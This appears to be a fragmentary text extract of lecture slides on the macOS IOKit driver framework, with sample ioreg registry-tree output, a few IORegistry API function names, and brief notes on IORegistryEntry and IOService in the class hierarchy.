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
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

IORegistryEntry objects are roughly organized as a **tree**



```
+-o Root  <class IORegistryEntry, id 0x100000100, retain 16>
  +-o MacBookPro13,3  <class IOPlatformExpertDevice, id 0x100000117, registered, matched, active, busy 0 (109389 ms), retain 41>
    +-o AppleACPIPlatformExpert  <class AppleACPIPlatformExpert, id 0x100000118, registered, matched, active, busy 0 (60608 ms), retain 47>
    | +-o IOPMrootDomain  <class IOPMrootDomain, id 0x10000011b, registered, matched, active, busy 0 (45 ms), retain 116>
    | +-o IOPCIMessagedInterruptController  <class IOPCIMessagedInterruptController, id 0x100000125, registered, matched, active, busy 0 (1 ms), retain 7>
    | +-o AppleVTD  <class AppleVTD, id 0x100000126, registered, matched, active, busy 0 (0 ms), retain 392>
    | +-o cpus  <class IOPlatformDevice, id 0x100000127, registered, matched, active, busy 0 (0 ms), retain 14>
    | +-o CPU0@0  <class IOACPIPlatformDevice, id 0x100000128, registered, matched, active, busy 0 (8577 ms), retain 8>
```

output of ioreg on Mac

IOKit class hierarchy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
```
IORegistryGetRootEntry
IORegistryEntryGetChildIterator
IOIteratorNext
```

IORegistryEntry class includes functions:

- Property-table functions
- Positional functions
- Iteration functions

IOKit class hierarchy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
IOService defines the basic driver behaviors such as accessing device memory and registering and controlling interrupt handlers.

IOKit class hierarchy



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

Inherits from IOService, and implements its specific functionalities


A more complete class hierarchy



IOKit Interfaces

